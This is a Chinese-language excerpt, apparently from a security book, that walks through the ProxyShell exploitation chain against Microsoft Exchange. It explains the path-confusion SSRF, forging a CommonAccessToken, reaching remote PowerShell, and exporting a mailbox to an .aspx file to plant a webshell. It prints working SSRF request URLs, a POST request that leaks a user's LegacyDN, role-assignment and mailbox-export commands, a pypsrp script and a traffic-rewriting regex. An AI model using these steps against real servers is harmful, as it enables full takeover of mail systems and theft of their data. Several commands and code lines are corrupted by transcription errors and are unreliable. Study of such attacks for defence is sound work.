


ProxyShell 攻击利用链

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

漏洞背景及描述

2021年4月份，在Pwn2Own黑客大赛上，来自中国台湾省的安全研究员Orange Tsai利用Exchange最新漏洞ProxyShell攻击链成功攻破了微软旗下的Exchange邮箱服务器，并因此夺得20万美金大奖。但是当时Orange Tsai并未公布ProxyShell攻击链漏洞利用详情。同月，微软发布了针对ProxyShell攻击链

漏洞的安全补丁更新。在之后 8 月份举办的 2021 BlackHat 大会上，Orange Tsai 针对 ProxyShell 攻击链进行了详细分析讲解。

ProxyShell 是一个攻击链的名称，其包含 3 个漏洞。未经身份验证的攻击者，能够利用 ProxyShell 攻击链攻击目标 Exchange 服务器从而获得 Exchange 邮箱服务器的最高权限。ProxyShell 包含如下三个漏洞：

- CVE-2021-34473：预认证路径混淆导致 ACL 绕过造成的 SSRF 漏洞，2021 年 4 月份微软已经发布安全补丁更新。
- CVE-2021-34523：Exchange PowerShell 后端上的提权漏洞，2021 年 4 月份微软已经发布安全补丁更新。
- CVE-2021-31207：利用任意文件写入漏洞导致远程代码执行漏洞，2021 年 5 月份微软已经发布安全补丁更新。

漏洞原理

整个 ProxyShell 攻击链的流程如下：

利用 SSRF 漏洞，以管理员身份认证 PowerShell 接口。然后利用 Exchange PowerShell 接口将指定用户加入邮件导入导出 Mailbox Import Export 角色组中。此时，攻击者构造恶意的邮件发送给指定用户，再利用 Mailbox Import Export 中的 New-MailboxExportRequest 功能将指定用户邮件导出保存到 Exchange 邮箱服务器的指定路径下，并保存为 aspx 后缀名，进而获取 Exchange 服务器最高权限。

CVE-2021-34473 预认证路径混淆

该漏洞是由于 Exchange 邮箱服务器对于路径的不准确过滤导致的路径混淆而产生的 SSRF 漏洞，与 ProxyLogon 攻击链中的 SSRF 漏洞类似。

显式登录是 Exchange 邮箱服务器中的一个特殊功能，用于使浏览器使用一个 URL 嵌入或显示特定用户的邮箱或日历。要实现此功能，此 URL 必须很简单，并包含要显示的邮箱地址。例如如下：

```
https://exchange/OWA/user@xie.com/Default.aspx
```

后来 Orange Tsai 研究发现在某些处理程序中，如 EwsAutodiscoverProxyRequestHandler 接口中，可以通过查询字符串来指定邮箱地址。因为 Exchange 没有对邮箱地址进行足够的检查，所以我们可以 URL 规范化期间通过查询字符串删除 URL 的一部分，以访问任意的后端 URL，造成 SSRF 漏洞。

如下是 HttpProxy/EwsAutodiscoverProxyRequestHandler.cs 的部分代码。

```
protected override AnchorMailbox ResolveAnchorMailbox() {  
  
    if (this.skipTargetBackEndCalculation) {  
        base.Logger.Set(3, "OrgRelationship-Anonymous");  
        return new AnonymousAnchorMailbox(this);  
    }  
  
    if (base.UseRoutingHintForAnchorMailbox) {  
        string text;  
        if (RequestPathParser.IsAutodiscoverV2PreviewRequest(base.ClientRequest.Url.AbsolutePath)) {  
            text = base.ClientRequest.Params["Email"];  
        } else if (RequestPathParser.IsAutodiscoverV2Version1Request(base.ClientRequest.Url.AbsolutePath)) {  
            int num = base.ClientRequest.Url.AbsolutePath.LastIndexOf('/');  
            text = base.ClientRequest.Url.AbsolutePath.Substring(num + 1);  
        } else {  
            text = this.TryGetExplicitLogonNode(0);  
        }  
    }  
}
```

```

        string text2;
        if (ExplicitLogonParser.TryGetNormalizedExplicitLogonAddress(text, ref text2)
&& SmtplibAddress.IsValidSmtplibAddress(text2))
        {
            this.isExplicitLogonRequest = true;
            this.explicitLogonAddress = text;

            //...
        }
    }
    return base.ResolveAnchorMailbox();
}

```

```

protected override UriBuilder GetClientUrlForProxy() {
    string absoluteUri = base.ClientRequest.Url.AbsoluteUri;
    string uri = absoluteUri;
    if (this.isExplicitLogonRequest && !RequestPathParser.IsAutodiscoverV2Request
(base.ClientRequest.Url.AbsoluteUri))
    {
        uri = UriHelper.RemoveExplicitLogonFromUrlAbsoluteUri(absoluteUri, this.explicitLogonAddress);
    }
    return new UriBuilder(uri);
}

```

从上面的代码中我们可以看到，如果 URL 通过了对 IsAutodiscoverV2PreviewRequest 函数的检查，我们则可以通过查询字符串的 Email 参数来指定显式登录的地址。而这很容易，因为这个函数只执行了对 URL 后缀的简单验证。

如下代码是 IsAutodiscoverV2PreviewRequest 函数的内容，可以看到其只检查了 URL 的后缀部分。

```
public static bool IsAutodiscoverV2PreviewRequest(string path) {
    ArgumentValidator.ThrowIfNull("path", path);
    return path.EndsWith("/autodiscover.json", StringComparison.OrdinalIgnoreCase);
}

public static bool IsAutodiscoverV2Request(string path) {
    ArgumentValidator.ThrowIfNull("path", path);
    return RequestPathParser.IsAutodiscoverV2Version1Request(path) || RequestPath
    Parser.IsAutodiscoverV2PreviewRequest(path);
}
```

然后，显式登录地址将被作为参数传递给方法 RemoveExplicitLogonFromUriAbsoluteUri，并且该方法只使用子字符串来删除我们指定的模式。

如下是 RemoveExplicitLogonFromUriAbsoluteUri 函数的代码。

```
public static string RemoveExplicitLogonFromUriAbsoluteUri(string absoluteUri,
string explicitLogonAddress) {
    ArgumentValidator.ThrowIfNull("absoluteUri", absoluteUri);
    ArgumentValidator.ThrowIfNull("explicitLogonAddress", explicitLogonAddress);
    string text = "/" + explicitLogonAddress;
    int num = absoluteUri.IndexOf(text);
    if (num != -1) {
        return absoluteUri.Substring(0, num) + absoluteUri.Substring(num + text.Length);
    }
    return absoluteUri;
}
```

综上所述，我们可以构造如下 URL 来滥用显示登录 URL 规划范的过程：

`https://exchange/autodiscover/autodiscover.json?@foo.com/path?&Email=autodiscover/autodiscover.json?@foo.com`

而经过 URL 规范化后实际效果如下：


`https://exchange:444/path`

这种错误的 URL 规范化使得我们可以在作为 Exchange 邮箱服务器机器帐户运行时访问任意的后端 URL。虽然这个错误没有 ProxyLogon 中的 SSRF 漏洞那么强大，而且我们只能操纵 URL 的路径部分，但它仍然足够强大，使得我们可以使用任意的后端访问进行进一步的攻击。


例如，我们构造如下 URL，通过 SSRF 漏洞以 System 权限访问/mapi/nspi/接口：

`https://10.211.55.14/autodiscover/autodiscover.json?@foo.com/mapi/nspi/?&Email=autodiscover/autodiscover.json?@foo.com`

如图所示，可以看到页面返回当前用户为 NT AUTHORITY\SYSTEM。



这和我们使用有效凭据访问 `https://10.211.55.14:444/mapi/nspi` 接口一致。



Exchange MAPI/HTTP Connectivity Endpoint

Version: 15.2.858.2

Vdir Path: /mapi/nsapi/

User: XIE\Administrator

UPN:

SID: S-1-5-21-1313979556-3624129433-4055459191-500

Organization:

Authentication: NTLM

PUID:

TenantGuid::


Cafe:

Mailbox: mail.xie.com

Exchange PowerShell Remoting

从 Exchange 2010 版本开始 Exchange 邮箱服务器就已经支持 PowerShell 远程管理了，我们不再需要在本机安装 Exchange 管理工具，就可以通过 PowerShell 远程管理 Exchange 服务器了。Exchange PowerShell 是基于 PowerShell API 构建的，并使用隔离的运行空间，所有的操作均基于 **WinRM** 协议。

如图所示，可以看到 Exchange 邮箱服务器运行的 PowerShell 服务。



正常访问该接口 <http://10.211.55.14/PowerShell/> 的话提示权限拒绝。

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
1	GET /PowerShell/	HTTP/1.1	  	1	HTTP/1.1 401 Access Denied		
2	Host: 10.211.55.14			2	Server: Microsoft-IIS/10.0		
3	User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/110.0			3	request-id: 0ec14aa3-651c-472f-82a4-debbfad7716d		
4	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8			4	WWW-Authenticate: Kerberos		
5	Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2			5	X-Powered-By: ASP.NET		
6	Accept-Encoding: gzip, deflate			6	X-FEServer: MAIL		
7	Connection: close			7	Date: Mon, 20 Feb 2023 11:34:14 GMT		
8	Upgrade-Insecure-Requests: 1			9	Connection: close		
9				10	Content-Length: 0		
				11			

远程连接 Exchange Powershell 接口

在域内其他机器上，执行如下命令使用账号密码远程连接 Exchange PowerShell 接口：

#执行这条命令会弹出一个框输入账户密码

```
$UserCredential = Get-Credential
```

#建立远程连接 Exchange Powershell 接口的 Session, 注意这里必须填 Exchange 的 FQDN 名

```
$Session = New-PSSession -ConfigurationName Microsoft.Exchange -Connection  
Uri http://mail.xie.com/PowerShell/ -Authentication Kerberos -Credential $UserCre  
dential
```

#导入该 Session,此后 Exchange cmdlet 将导入到你的本地 PowerShell 会话, 此时会显示一个进度条以便于跟踪。如果未收到任何错误, 说明连接成功。

```
Import-PSSession $Session -DisableNameChecking
```

#查看是否连接成功, 可以执行如下命令查看邮箱

```
Get-Mailbox
```


#断开连接

```
Remove-PSSession $Session
```

如图所示, 可以看到弹出一个框要求输入账户密码

PS C:\Users\Administrator> \$UserCredential = Get-Credential

cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential



如图所示，可以看到连接 Exchange PowerShell 接口成功！

```
PS C:\Users\Administrator> $UserCredential = Get-Credential

cmdlet Get-Credential at command pipeline position 1
Supply values for the following parameters:
Credential
PS C:\Users\Administrator> $Session = New-PSSession -ConfigurationName Microsoft.Exchange -ConnectionUri http://mail.xie.com/PowerShell/ -Authent
ication Kerberos -Credential $UserCredential
PS C:\Users\Administrator> Import-PSSession $Session -DisableNameChecking

ModuleType Version      Name                               ExportedCommands
-----
Script      1.0                tmp_41ey0b0e.o4m                {Add-ADPermission, Add-AvailabilityAddressSpace, Add-ContentFilterPhrase, Add-Databas..

PS C:\Users\Administrator> Get-Mailbox
Name      Alias      ServerName  ProhibitSendQuota
-----
Administrator Administrator mail        Unlimited
DiscoverySearchMailbox... DiscoverySearchMa... mail        50 GB (53,687,091,200 bytes)
test      test       mail        Unlimited
hack      hack       mail        Unlimited

PS C:\Users\Administrator> Remove-PSSession $Session
PS C:\Users\Administrator> Get-Mailbox
Get-Mailbox : The term 'Get-Mailbox' is not recognized as the name of a cmdlet, function, script file, or operable program. Check the spelling of
the name, or if a path was included, verify that the path is correct and try again.
At line:1 char:1
+ Get-Mailbox
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Get-Mailbox:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFoundException
```

连接 Exchange PowerShell 接口成功

断开连接后，就无法查看邮箱了

导出邮件

然后我们利用 hack 用户发送一封邮件到 test 用户的邮箱。

如图所示，hack 用户给 test 用户发送邮件。



此时 test 用户收到了 hack 用户发过来的邮件了！

如图所示，可以看到 test 用户收到 hack 用户发过来的邮件。



然后使用 PowerShell Remoting 导出 test 用户的邮件到指定路径。但是默认情况下，New-MailboxExportRequest 功能仅在邮箱导入导出 Mailbox Import Export 角色中可用。要使用此命令，可以将指定用户添加到邮箱导入导出 Mailbox Import Export 角色。如下命令：

#将 administrator 用户添加到 Mailbox Import Export 角色

```
New-ManagementRoleAssignment -Role "Mailbox Import Export" -User administrator
```

#将用户 administrator 移除 Mailbox Import Export 角色

```
Remove-ManagementRoleAssignment -Identity "Mailbox Import Export-administrat
```

or" -Confirm:\$false

#查询 Mailbox Import Export 角色分配给了哪些用户

Get-ManagementRoleAssignment -Role "Mailbox Import Export"

#查询赋予 Mailbox Import Export 角色的记录，该查询需要 Mailbox Import Export 角色

Get-MailboxExportRequest -Status Completed

#清除赋予 Mailbox Import Export 角色的记录

Get-MailboxExportRequest -Status Completed | Remove-MailboxExportRequest -Confirm:\$false

如图所示，可以看到将 administrator 添加到 Mailbox Import Export 角色。

```
PS C:\Users\Administrator\Desktop> New-ManagementRoleAssignment -Role "Mailbox Import Export" -User administrator
```

Name	Role	RoleAssigneeName	RoleAssigneeType	AssignmentMethod	EffectiveUserName
Mailbox Import Export-Admin...	Mailbox Import...	Administrator	User	Direct	

```
PS C:\Users\Administrator\Desktop> Get-ManagementRoleAssignment -Role "Mailbox Import Export"
```

Name	Role	RoleAssigneeName	RoleAssigneeType	AssignmentMethod	EffectiveUserName
Mailbox Import Export-Organ...	Mailbox Import...	Organization M...	RoleGroup	Direct	所有组成员
Mailbox Import Export-Admin...	Mailbox Import...	Administrator	User	Direct	Administrator

之后，我们就可以使用 New-MailboxExportRequest 命令将 test 用户的邮件导出到指定路径了。

使用如下命令将指定用户的邮件导出到指定文件，该命令需要 Mailbox Import Export 角色权限。

New-MailboxExportRequest -Mailbox test@xie.com -FilePath \\127.0.0.1\C\$\1.aspx

##将草稿箱内指定 subject 的邮件导出到指定的目录

New-MailboxExportRequest -Mailbox test@xie.com -IncludeFolders ("#Drafts#") -ContentFilter "(Subject -eq '发送的邮件的 subject 字段内容')" -ExcludeDulePath "\\127.0.0.1\c\$\inetpub\wwwroot\aspnet_client\yylsf.aspx"

如图所示，可以看到导出邮件成功！

```
PS C:\Users\Administrator> New-MailboxExportRequest -Mailbox test@xie.com -FilePath \\127.0.0.1\C$\1.aspx
```

Name	Mailbox	Status
MailboxExport	xie.com/Users/test	Queued

如图所示，在 Exchange 邮箱服务器的 C 盘根目录下即可看到刚刚导出的邮件文件 1.aspx。

本地磁盘 (C:) ▸

名称	
	ExchangeSetupLogs
	inetpub
	PerfLogs
	Program Files
	Program Files (x86)
	root
	Windows
	用户
	1.aspx



但是默认情况下，导出的文件后缀为.pst，并且其内容进行了加密。虽然我们将后缀改为.aspx，但内容还是加密后的内容。后来研究发现.pst文件其使用的加密方式为类似异或加密模式。也就是说加密后的密文再经过一次加密就变成了明文。

如图所示是导出的1.aspx文件内容，可以看到其内容进行了加密处理。

	1.aspx							
1	2142	444e	3dfc	d202	534d	1700	1300	0101
2	0000	0000	0000	0000	0400	0000	0100	0000
3	a301	0000	0000	0000	1900	0000	0004	0000
4	0004	0000	1b04	0000	0040	0000	0800	0100
5	0004	0000	0004	0000	0004	0000	0a80	0000
6	0004	0000	0004	0000	0004	0000	0004	0000
7	1b04	0000	1b04	0000	1b04	0000	0004	0000
8	0004	0000	0004	0000	0004	0000	0004	0000
9	0004	0000	0004	0000	0004	0000	0004	0000
10	0004	0000	0004	0000	0004	0000	0004	0000
11	0004	0000	0004	0000	0004	0000	0000	0000
12	0000	0000	0000	0000	0024	0400	0000	0000
13	0044	0000	0000	0000	00b3	0300	0000	0000
14	0000	0000	0000	0000	4701	0000	0000	0000
15	0072	0000	0000	0000	4a01	0000	0000	0000
16	0080	0000	0000	0000	0200	0000	0000	0000
17	ffff	ffff	ffff	ffff	ffff	ffff	ffff	ffff
18	ffff	ffff	ffff	ffff	ffff	ffff	ffff	ffff
19	ffff	ffff	ffff	ffff	ffff	ffff	ffff	ffff
20	ffff	ffff	ffff	ffff	ffff	ffff	ffff	ffff
21	ffff	ffff	ffff	ffff	ffff	ffff	ffff	ffff
22	ffff	ffff	ffff	ffff	ffff	ffff	ffff	ffff
23	ffff	ffff	ffff	ffff	ffff	ffff	ffff	ffff
24	ffff	ffff	ffff	ffff	ffff	ffff	ffff	ffff
25	ffff	ffff	ffff	ffff	ffff	ffff	ffff	ffff
26	ffff	ffff	ffff	ffff	ffff	ffff	ffff	ffff

于是我们可以先将 webshell 进行一次加密，然后邮件发送给指定用户。然后再导出邮件的过程中，该邮件会再进行一次加密，此时邮件内容就变成明文的了！

如何通过 SSRF 认证到 PowerShell 接口？

但是使用 Exchange PowerShell 远程管理 Exchange 服务器的前提是我们拥有 Exchange 邮箱服务器的管理员账号。因此我们需要利用 CVE-2021-34473 预认证路径混淆导致的 SSRF 漏洞，来以管理员身份认证到 PowerShell 接口。那么，如何利用这个 SSRF 漏洞来认证到 PowerShell 接口呢？

Orange Tsai 在

\Configuration\RemotePowershellBackendCmdletProxyModule.cs 代码的 OnAuthenticateRequest 函数中发现 PowerShell 接口可以使用 X-CommonAccessToken 认证方式，但是 X-CommonAccessToken 默认是从 HTTP Headers 请求头中获取，因此无法被 SSRF 漏洞所利用。

如下是 OnAuthenticateRequest 函数的代码：

```
private void OnAuthenticateRequest(object source, EventArgs args) {
    HttpContext httpContext = HttpContext.Current;
    if (httpContext.Request.IsAuthenticated) {
        if (string.IsNullOrEmpty(httpContext.Request.Headers["X-CommonAccessToken"])) {
            Uri url = httpContext.Request.Url;
            Exception ex = null;
            CommonAccessToken commonAccessToken = CommonAccessTokenFromUrl(httpContext.
                User.Identity.ToString(), url, out ex);
        }
    }
}
```

后来他继续寻找发现了另一个关键函数 CommonAccessTokenFromUrl，在这个函数中，CommonAccessToken 可以通过 get 请求的参数 X-Rps-CAT 传入。这样，就能被 SSRF 漏洞所利用了。

如下是 CommonAccessTokenFromUrl 函数的代码：


```
private static CommonAccessToken CommonAccessTokenFromUrl(string user,
Uri requestURI, out Exception ex) {
    ex = null;
    CommonAccessToken result = null;
    string text = LiveIdBasicAuthModule.GetNameValueCollectionFromUri(requestUR
l).Get("X-Rps-CAT");
    if (!string.IsNullOrEmpty(text)) {
        try {
            result = CommonAccessToken.Deserialize(Uri.UnescapeDataString(text));
        } catch (Exception ex2) {
            // handle exception here
        }
    }
    return result;
}
```

但是，我们如何获得 CommonAccessToken 呢？Orange Tsai 继续研究发现，这是一个序列化的数据，其结构相对简单，只需要一个用户的 sid，就可以通过这个 CommonAccessToken 模拟出对应用户的权限了。

于是可以从 SSRF 漏洞从 System 权限降权到 administrator 权限，从而可以获得 administrator 用户的 sid，然后就可以通过 CommonAccessToken 模拟出 administrator 用户权限的 CommonAccessToken，就可以以 administrator 用户身份认证到 PowerShell 接口了！

使用 python 连接 powershell 接口

在上面我们提到了 Exchange PowerShell Remoting 使用的是 WinRM 协议，而 WinRM 协议是基于 HTTP 的 SOAP 协议。因此可以通过发送 XML 数据包来进行 WinRM 通信。但是手动发送 XML 包太过复杂，因此我们可以使用 pypsrp 库。pypsrp 库是适用于 Python 的 PowerShell 远程协议的库。

如下我们使用 nc 监听 8090 端口，然后使用脚本进行 WinRM 连接，将目标设置为 127.0.0.1 的 8090 端口，查看通信的流量，可以看到 body 里面发送的信息。

```
→ ~ nc -lvp 8090
Connection from 127.0.0.1:63915
POST /wsman HTTP/1.1
Host: 127.0.0.1:8090
User-Agent: Python PSRP Client
Accept-Encoding: identity
Accept: */*
Connection: keep-alive
Content-Type: application/soap+xml; charset=UTF-8
Content-Length: 2910
Authorization: Basic YWRtaW5pc3RyYXRvcjpQQHNzd29yZDEyMzQ=

<s:Envelope xmlns:rsp="http://schemas.microsoft.com/wbem/wsman/1/windows/shell" xmlns:s="http://www.w3.org/2003/05/soap-envelope" xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:wsman="http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd" xmlns:wsmv="http://schemas.microsoft.com/wbem/wsman/1/wsman.xsd"><s:Header><wsa:Action s:mustUnderstand="true">http://schemas.xmlsoap.org/ws/2004/09/transfer/Create</wsa:Action><wsmv:DataLocale s:mustUnderstand="false" xml:lang="en-US" /><wsman:Locale s:mustUnderstand="false" xml:lang="en-US" /><wsman:MaxEnvelopeSize s:mustUnderstand="true">153600</wsman:MaxEnvelopeSize><wsa:MessageID>uuid:CE05705E-DA8A-458B-BCD6-CC8CEEC4653C</wsa:MessageID><wsman:OperationTimeout>PT20S</wsman:OperationTimeout><wsa:ReplyTo><wsa:Address s:mustUnderstand="true">http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous</wsa:Address></wsa:ReplyTo><wsman:ResourceURI s:mustUnderstand="true">http://schemas.microsoft.com/powershell/Microsoft.PowerShell</wsman:ResourceURI><wsmv:SessionId s:mustUnderstand="false">uuid:9BBB4B50-294B-4B57-9D93-3123221F0844</wsmv:SessionId><wsa:To>http://127.0.0.1:8090/wsman</wsa:To><wsman:OptionSet s:mustUnderstand="true"><wsman:Option MustComply="true" Name="protocolversion">2.3</wsman:Option></wsman:OptionSet></s:Header><s:Body><rsp:Shell ShellId="9D34956F-1FF1-4DEB-B64D-C31A08687767"><rsp:InputStreams>stdin pr</rsp:InputStreams><rsp:OutputStreams>stdout</rsp:OutputStreams><creationXml xmlns="http://schemas.microsoft.com/powershell">AAAAAAAAAAEAAAAAAAAAAAAADHAgAAAAIAAQBvLTsd8R/rTbZNwxoIaHdnAAAAAAAAAAAAAAAAAAAAADxPYmogUmVmSWQ9IjAiPjxNUz48VmVyc2lubiB0PSJwcm90b2NvbHZlcnNpb24iPjIuMzwvVmVyc2lubi
```

```

from pypsrp.powershell import PowerShell, RunspacePool
from pypsrp.wsman import WSMan

wsman = WSMan("127.0.0.1", port=8090, username="administrator", password="Pëssword1234", ssl=False, auth="basic", encryption="never")


with wsman, RunspacePool(wsman) as pool:

    ps = PowerShell(pool)
    ps.add_cmdlet("ipconfig")
    output = ps.invoke()
    output = "\n".join([str(s) for s in output])
    error = "\n".join([str(s) for s in ps.streams.error])
    if len(output) == 0:
        pass
    else:
        print("  OUTPUT: %s" % output)

    if len(error) == 0:
        pass
    else:
        print("  ERROR: %s" % error)

```

但是正常的进行 WinRM 通信使用的是账号密码或者哈希进行认证，而这里是通过 CommonAccessToken 来进行认证。因此我们可以本地搭建一个代理服务器，首先将流量都发送给代理服务器，然后由代理服务器替换请求的 URL 来进行认证。



请求头主要是替换 URL，body 主要是替换 XML 中的 `wsa:To/wsa:To` 和 `wsman:ResourceURI/wsman:ResourceURI` 数据。

```

# 替换部分数据
post_data = re.sub('<wsa:To>(.*?)</wsa:To>',
    '<wsa:To>http://127.0.0.1:80/powershell</wsa:To>',
    post_data)
post_data = re.sub('<wsman:ResourceURI s:mustUnderstand="true">(.*?)</wsman:ResourceURI>',
    '<wsman:ResourceURI>http://schemas.microsoft.com/powershell/Microsoft.Exchange</wsman:ResourceURI>',
    post_data)

```

漏洞影响版本

- Microsoft Exchange Server 2013 Cumulative Update 23

- Microsoft Exchange Server 2016 Cumulative Update 19
- Microsoft Exchange Server 2016 Cumulative Update 20
- Microsoft Exchange Server 2019 Cumulative Update 8
- Microsoft Exchange Server 2019 Cumulative Update 9

漏洞利用链

获得 LegacyDN&判断用户邮箱是否存在

利用 CVE-2021-34473 预认证路径混淆漏洞访问 autodiscover 服务，post 提交用户邮箱来获得对应用户的 LegacyDN 信息。

```
POST /autodiscover/autodiscover.json?@test.com/autodiscover/autodiscover.xml?&Email=autodiscover/autodiscover.json?@test.com HTTP/2
```

Host: 10.211.55.14

Accept-Encoding: gzip, deflate

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36

Content-Type: text/xml

Content-Length: 367

```
<Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/requestschema/2006">
```

```
  <Request>
```

```
    <EmailAddress>test@xie.com</EmailAddress> <AcceptableResponseSchema>http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/2006a</AcceptableResponseSchema>
```

```
  </Request>
```

```
</Autodiscover>
```

```
Request
Pretty Raw Hex
1 POST /autodiscover/autodiscover.json?
  @test.com/autodiscover/autodiscover.xml?&Email=
  autodiscover/autodiscover.json?@test.com HTTP/2
2 Host: 10.211.55.14
3 Accept-Encoding: gzip, deflate
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
  x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/79.0.3945.88 Safari/537.36
5 Content-Type: text/xml
6 Content-Length: 367
7
8 <Autodiscover xmlns="
  http://schemas.microsoft.com/exchange/autodiscover/o
  utlook/requestschema/2006">
9   <Requests>
10    <EmailAddress>
      test@xie.com
    </EmailAddress>
    <AcceptableResponseSchema>
      http://schemas.microsoft.com/exchange/autodisc
      over/outlook/responseschema/2006a
    </AcceptableResponseSchema>
11  </Requests>
12 </Autodiscover>
13

Response
Pretty Raw Hex Render
3 Content-Type: text/xml; charset=utf-8
4 Vary: Accept-Encoding
5 Server: Microsoft-IIS/10.0
